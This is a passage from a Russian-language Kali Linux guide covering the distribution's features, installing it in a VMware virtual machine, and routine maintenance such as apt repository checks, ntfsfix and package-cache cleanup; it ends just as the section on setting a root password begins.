- **Поддержка широкого диапазона беспроводных устройств**. Частой проблемой дистрибутивов Linux является поддержка беспроводных интерфейсов. Kali Linux собрана для поддержки такого количество беспроводных устройств, насколько это возможно, это позволяет системе правильно работать с разнообразным железом и делает ее совместимой с рядом USB и других беспроводных устройств.
- **Поддержка ARM устройств, в том числе Android**. Kali Linux может работать на RaspberryPi и многих других ARM компьютерах. Для них подготовлены специальные образы.
- **Поддержка шифрования системы**. Вы можете создать флэшку Kali Linux Live USB с зашифрованным разделом LUKS, с полным шифрова-

нием диска, с шифрованием диска Raspberry Pi 2. Также имеется уникальный функционал LUKS Encryption Nuke, он заключается в том, что ты немедленно можешь удалить ключи для зашифрованных данных и эти данные станут абсолютно недоступны. Тем не менее, если ты сделал резервную копию ключей, позже, в безопасной обстановке, можно восстановить доступ к этим данным.

- **Kali Linux Live USB с несколькими разделами хранения данных**. Загрузочный диск или флэшка Kali USB могут иметь один или сразу несколько разделов для хранения данных, с несколькими хранимыми профилями. Для всех них также поддерживается шифрование.
- **Разрабатывается в безопасном окружении**. Команда Kali Linux – это маленькая группа индивидуумов. Только они доверены работать с пакетами и взаимодействовать с репозиториями, вся эта работа осуществляется с использованием нескольких протоколов безопасности.
- **Подписанные GPG пакеты и репозитории**. Каждый пакет в Kali Linux подписан каждым индивидуальным разработчиком, кто создал комит, репозитории в последствии также подписывают пакеты.
- **Совместимость с FHS**. Kali придерживается Filesystem Hierarchy Standard, т.е. "стандарта иерархии файловой системы". Это позволяет пользователям Linux с легкостью определять расположением бинарников, файлов поддержки, библиотек и т.д.
- **Образы Kali Linux Amazon EC2 AWS**. Kali Linux доступен в облаке. Например, образы Kali Amazon EC2. Можное легко настроить Kali Linux в Amazon Elastic Compute Cloud если тебе нужно соединение с серьезной пропускной способностью, дисковое пространство или мощный графический процессор.

Примечание. С чего начать изучение информационной безопасности? Ну это на тот случай, если ты серьезно задумался этим заниматься, а не все, что тебя интересует – это как хакнуть соседский Wi-Fi, чтобы не платить за Интернет!

Говоря про изучение Kali Linux обычно подразумевают работу с программами. Хотя операционная система Kali Linux также имеет много вопросов для изучения (создание пользовательского ISO, установка на сменные носители, шифрование постоянных разделов и очень многое другое), но и без их понимания возможно пользоваться системой. Поэтому эти вопросы отходят на

второй план. В первую очередь начинающих хакеров интересует работа с инструментами. Намного проще будет работать с инструментами, если у тебя есть опыт и знания по администрированию системы Linux, понимание "матчасти" (знание технических аспектов IT-технологий) и знание одного или нескольких языков программирования. Чем больше знаний по этим вопросам – тем лучше. Тем не менее, можно начать с абсолютного нуля – далее в этой главе будут приведены несколько примеров, что можно сделать, впервые загрузившись в Kali Linux.

7.2. Где скачать и как установить Kali Linux

Загружать Kali Linux нужно только с официального сайта. Не используй версии, размещенные на других ресурсах. Дистрибутив полностью бесплатный и нет надобности качать его где-либо еще. Не забывай, что в неофициальную версию могут быть внесены изменения. Какие именно – известно только автору сборки.

Если ты собираешься устанавливать Kali Linux в виртуальную машину, то обрати внимание на готовые образы по ссылке:

https://www.kali.org/get-kali/#kali-virtual-machines

Такие образы очень эффективны, поскольку они позволяют попробовать и даже использовать Kali Linux без установки на физический комп. Тем не менее, там могут быть довольно устаревшие версии, поэтому мы рекомендуем скачивать обычный ISO. По приведенной ссылки можно скачать образы как для VirtualBox, так и для VMWare.

Образы ISO можно использовать в качестве Live-систем, а также производить с них установку. Эти образы можно скачать на странице:

https://www.kali.org/get-kali/#kali-bare-metal

Далее будет показано, как скачать ISO образ и создать виртуальную машину VMWare, в которой мы произведем установки Kali Linux. Да, для виртуаль-

ной машины можно скачать уже готовый образ, но как установить Kali мы все же покажем – ведь установка в виртуальной машине мало чем отличается от установки на обычный физический компьютер, поэтому читатель сможет увидеть, как установить Kali на свой компьютер.

Итак, перейди на *https://www.kali.org/get-kali/#kali-bare-metal* и загрузи один из образов:

- Kali Linux 64-bit (Installer) – инсталлятор. Подойдет, если ты сразу хочешь установить систему на физический или виртуальный компьютер. Скачай именно этот образ – ведь мы же хотим установить ее для постоянного использования.
- Kali Linux 64-bit (Live) – "живой" образ, позволяющий попробовать систему без ее установки на компьютер. Этот же образ подойдет для установки на USB с помощью Rufus: просто подключи к компьютеру чистую флешку объемом 8 Гб или более, запусти Rufus и создай загрузочную флешку. С нее ты сможешь загрузиться и сразу использовать Kali Linux.
- Kali Linux 64-bit (NetInstaller) – сетевой установщик, для установки системы по сети.

Рис. 7.1. Выбор образа

Обрати внимание – колонка слева (самая первая) содержит прямую ссылку на ISO-образ. Колонка Torrent содержит ссылку на Torrent-файл. Для загрузки образа через Torrent тебе понадобится Torrent-клиент. Можешь использовать uTorrent или любой другой.

После загрузки образа запусти VMWare Workstation, выбери **File, New Virtual Machine**. В появившемся окне дважды нажми **Next**, пока не увидишь выбор операционной системы. Kali Linux в списке не будет, нужно выбрать 64-битную Ubuntu (рис. 7.2). Введи название виртуальной машины и выбери ее расположение. На выбранном диске должно быть достаточно свободного места (рис. 7.3).




Рис. 7.2. Выбор типа операционной системы




Рис. 7.3. Название виртуальной машины и ее расположение

Следующий шаг – выбор размера виртуального диска. Слишком большой размер устанавливать не нужно – он просто не пригодится. 20 Гб будет вполне достаточно. После этого нужно нажать кнопку **Customize Hardware** (рис. 7.5). По умолчанию виртуальная машина создается с весьма скромными параметрами – 1 процессор и 1 Гб ОЗУ. Этого будет маловато.




Рис. 7.4. Размер виртуального диска

Рис. 7.5. Нажми кнопку Customize Hardware

В появившемся окне (рис. 7.6):

1. В разделе **Memory** установи 2 Гб.
2. В разделе **Processors** установи столько ядер (cores), сколько есть у тебя в компьютере. Например, у процессора CORE i5 четыре ядра. Минимум нужны хотя бы 2 ядра. Чем больше ядер ты установишь, тем быстрее будут происходить процессы взлома. Но помни, что устанавливать количество ядер больше, чем есть у физического компьютера, попросту нет смысла.
3. В разделе **New CD/DVD** нужно установить путь к загруженному ISO-образу, как показано на рис. 7.7.




Рис. 7.6. Окно Hardware

Нажми кнопку **Close**, далее нажми кнопку **Finish**. Все готово для запуска. Нажми зеленую кнопку на панели инструментов (с изображением кнопки **Play**). При запуске инсталлятор отобразит меню (рис. 7.7). Выбери первый пункт – графическую установку, при желании можно выбрать и обычную (**Install**) – установка будет произведена в текстовом режиме. Есть даже поддержка русского языка (рис. 7.8). Выбери русский язык, если тебе так будет проще и нажми три раза кнопку **Продолжить** – языковые опции и опции раскладки клавиатуры в этом дистрибутиве не главное.

Рис. 7.7. Меню загрузчика




Рис. 7.8. Выбор языка интерфейса

Далее нужно будет ввести имя компьютера и имя домена. В качестве имени компьютера можно ввести *kali*, а в качестве доменного имени – *example.org*. По большому счету, на данном этапе все равно, какое доменное имя будет у твоей машины.

Затем установщик попытается создать пользователя, от имени которого ты будешь выполнять ежедневные задачи (если будет), введи *user* или любое

другое имя (рис. 7.9). После создания пользователя нужно задать его пароль (рис. 7.10).




Рис. 7.9. Создание обычного пользователя




Рис. 7.10. Задание пароля пользователя

Нажми **Продолжить**, чтобы пропустить выбор часового пояса (как правило, он определяется верно, но при желании можно уточнить выбор) и перейти

к разметке диска. Поскольку мы устанавливаем Kali в виртуальную машину, нет смысла использовать ручную разметку. Используй вариант **Авто** для использования всего диска. При желании можно использовать шифрование и LVM (рис. 7.11), но Kali – это инструмент, а не хранилище для личных данных. Даже не знаю, стоит ли шифровать ее файловую систему. На всякий случай такая возможность есть.




Рис. 7.11. Разметка диска

В следующем окне выбери жесткий диск – он будет единственным и нажми **Продолжить**. Инсталлятор Kali создан на базе инсталлятора Debian, поэтому задает столько лишних вопросов. На рис. 7.12 можно смело нажать **Продолжить**.




Рис. 7.12. Как хранить файлы…

Наконец-то, нажми **Продолжить** для сохранения разметки диска (рис. 7.13). На следующем этапе выбери **Да** и опять нажми кнопку **Продолжить**.




Рис. 7.13. Разметка готова, нажми кнопку Продолжить




Рис. 7.14. Выбери Да

После этого начнется установка системы. После установки базовой системы тебе будет предложено выбрать устанавливаемое ПО. На данный момент

можно смело оставить все по умолчанию (рис. 7.16). Устанавливать "тяжелые" GNOME и KDE не нужно, вполне хватит легкой среды Xfce. После очередного нажатия на кнопку, название которой даже не хочется произносить, нужно немного подождать, пока установится выбранное ПО.




Рис. 7.15. Система в процессе установки




Рис. 7.16. Выбор пакетов при установке

Как только пакеты будут скопированы, инсталлятор спросит вас, нужно ли установить загрузчика GRUB. Конечно, ведь без него система не сможет загружаться (рис. 7.17)! Также нужно указать, куда именно установить загрузчика – на единственное устройство (рис. 7.18).




Рис. 7.17. Нужно ли установить загрузчик?




Рис. 7.18. Куда именно установить загрузчик

В следующем окне нажми **Продолжить** для перезагрузки системы. Система загрузится и появится возможность войти в нее – используй имя пользователя и пароль, заданные при ее установке. На рис. 7.20 показан рабочий стол Kali Linux.




Рис. 7.19. Вход в систему




Рис. 7.20. Рабочий стол Kali Linux

7.3. Обслуживание системы

7.3.1. Обслуживание источников пакетов

Оригинальные источники приложений (репозитории) являются главным залогом здоровья вашей Kali Linux. Предупреждение о том, что изменение/добавление новых репозиториев, как правило, убивает систему, есть на официальном сайте. Многочисленный опыт свидетельствует, что огромное количество проблем вызвано ошибками в источниках приложений. Если не работают стандартные инструкции по Kali Linux, которые работают у большинства других пользователей, то 99% причиной этого являются измененные репозитории.

Самое главное, чтобы в файле /etc/apt/sources.list. была строка:

```
deb https://http.kali.org/kali kali-rolling main non-free contrib
```

и не было сторонних источников приложений.

Можно проверить, в порядке ли твои репозитории следующей командой, она так и напишет — все в порядке или есть проблемы:

```
if cat /etc/apt/sources.list | grep -E "deb https://http.kali.org/
kali kali-rolling main contrib non-free" || cat /etc/apt/sources.
list | grep -E "deb https://http.kali.org/kali kali-rolling main
non-free contrib"; then echo -e "\n\n\033[0;32mРепозиторий в
порядке"; else echo -e "\n\n\033[0;31mПроблема с репозиторием"; fi
```

Если есть проблемы, то все исправить можно другой командой:

```
sudo echo -e "deb https://http.kali.org/kali kali-rolling main non-free
contrib" > /etc/apt/sources.list
```

Эта команда полностью затрет файл /etc/apt/sources.list и добавит туда одну строчку

После обновления репозиториев набери эту команду — она обновит данные о доступных в репозиториях пакетах:

```
sudo apt-get update
```

Если ты ничего не изменял после установки дистрибутива, просто набери команду *sudo apt-get update* для обновления списка пакетов.

7.3.2. Ошибка "*The disk contains an unclean file system (0, 0). Metadata kept in Windows cache, refused to mount*"

При попытке смонтировать Windows-раздел ты можешь получить вышеприведенное сообщение об ошибке. Первым делом нужно определить имя проблемного диска, для этого введи команду

```
fdisk -l
```

Определи имя раздела. Как правило, диск C: – это первый раздел на диске (хотя могут быть исключения) и он называется /dev/sda1. Передай это имя команде *ntfsfix*:

```
sudo ntfsfix /dev/sda1
```

После этого можешь повторить попытку монтирования файловой системы командой:

```
sudo mount /dev/sda1 /mnt/disc_c
```

7.3.3. Регулярная очистка системы

Время от времени рекомендуется выполнять команды по удалению пакетов, которые были установлены автоматически (так как были зависимостями других программ), но теперь больше не нужны.

Для этого применяется команда:

```
sudo apt-get autoremove -y
```

Ее использование безопасно и не должно приводить к проблемам.

При каждом обновлении программ файлы пакетов скачиваются в кэш. После обновления скаченные файлы (можно назвать их установочными) не удаляются, и постепенно кэш разрастается до больших размеров. Это сделано намерено с той идеей, что если после очередного обновления было обнаружено, что новый пакет имеет проблемы, а старая версия уже недоступна в онлайн репозитории, то можно окатиться до старой версии установив ее из файла, сохраненного в кэше.

Для роллинг-дистрибутивов кэш разрастается очень быстро, и если ты недостаточно квалифицирован, чтобы откатиться до старой версии, то для тебя эти сотни мегабайт или даже несколько гигабайт – это зря потраченное место на жестком диске. Поэтому время от времени можно выполнять команды

```
sudo apt-get autoclean -y
sudo apt-get clean -y
```

Команда *clean* удаляет скачанные файлы архивов. Она очищает локальный репозиторий от полученных файлов пакетов. Она удаляет все, кроме lock файла из /var/cache/apt/archives/ и /var/cache/apt/archives/partial/.

Команда *autoclean* удаляет старые скачанные файлы архивов. Как и *clean*, *autoclean* вычищает из локального репозитория скачанные файлы пакетов. Разница только в том, что она удаляет только файлы пакетов, которые не могут быть больше загружены и в значительной степени бесполезны.

Это позволяет поддерживать кэш в течение долгого периода без его слишком большого разрастания.

Следующая команда не связана непосредственно с очисткой, но помогает поддержать здоровье системы.

```
sudo apt-get install -f -y
```

Опция -f, --fix-broken исправляет, пытается привести в норму систему с нарушенными зависимостями. Эта опция, когда используется с install/remove, может пропустить какие-либо пакеты, чтобы позволить APT найти вероятное решение. Если пакеты указаны, это должно полностью исправить проблему. Эта опция иногда необходима при запуске APT в первый раз; APT сама по себе не позволяет существовать в системе пакетам со сломанными зависимостями. Вполне возможно, что структура зависимостей системы может быть настолько нарушена, что потребуется ручное вмешательство (что обычно означает использование *dpkg --remove* для устранения некоторых пакетов-нарушителей). Использование этой опции совместно с *-m* в некоторых ситуациях может вызвать ошибку.

7.3.4. Задание пароля *root*. Вход как *root*

В последних версиях Kali, судя по всему, разработчики решили отойти от концепции одного пользователя. Во всяком случае пароль пользователя *root* не запрашивается даже при установке системы. Сейчас мы это исправим. Открой терминал и введи команды:

```
